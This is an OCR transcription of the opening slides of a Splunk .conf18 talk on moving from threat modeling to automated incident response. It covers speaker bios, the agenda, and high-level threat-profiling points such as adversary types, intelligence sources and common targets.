


From Threat Modeling to Automated Response

Identifying the Adversary and Dynamically Moving to Incident Response

Michael Kunz, Sandia National Labs

John Stoner, Splunk

October 2018 | Version 1.0

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

splunk> .conf18

whoami > John Stoner

GCIA, GCIH, GCTI

Principal Security Strategist

@stonerpsu

- 20+ years kicking around databases, ISPs and cyber
- 3.5 years at Splunk
- Creator of SA-Investigator
- Co-editor and author Hunting with Splunk: The Basic blog series
- Assist in steering the BOTS ship
- Enjoys writing workshops on hunting and investigating with Splunk
- Listening to The Smiths

whoami > Michael Kunz

Sr. Cyber Security SME,
Cyber Analysis Research
and Development Solutions

- Sandia National Labs
- Pentester
- OSCP, OSCE, OSWP
- Large Scale Virtualization
  - Minimega
- Amateur Drone Pilot

Agenda

- Threat Profiling
- Threat Hunting & Incident Response
- Building Threat Intelligence
- Models for Adversary Emulation
- Adversary Emulation
- Examples
- Automation


Threat Profiling

Defenders need to think like the Attackers

Threat Profiling

- Who is your adversary?
  - Nation State
  - Hacktivists
  - Employees (internal staff)
  - Partners
  - Crimeware
  - Other

Example of an Advanced Threat



Get to know your threat

- Threat Reports
- Conferences
- Twitter
- Blogs
- Malware Activity
- Information Sharing
- CVE’s
- Incident Response and Forensics


Threat Hunting and Incident Response

splunk> .conf18

Why Do We Hunt?

Targeting


- What are you trying to protect?
- What are common targets for your adversary?
  - Executives?
  - Web Servers?
  - Database Servers?
  - Users?
- How do we reinforce our defenses against people attacking those targets?
- Thinking Like ~~The~~ **Your** Adversary



splunk> .conf18

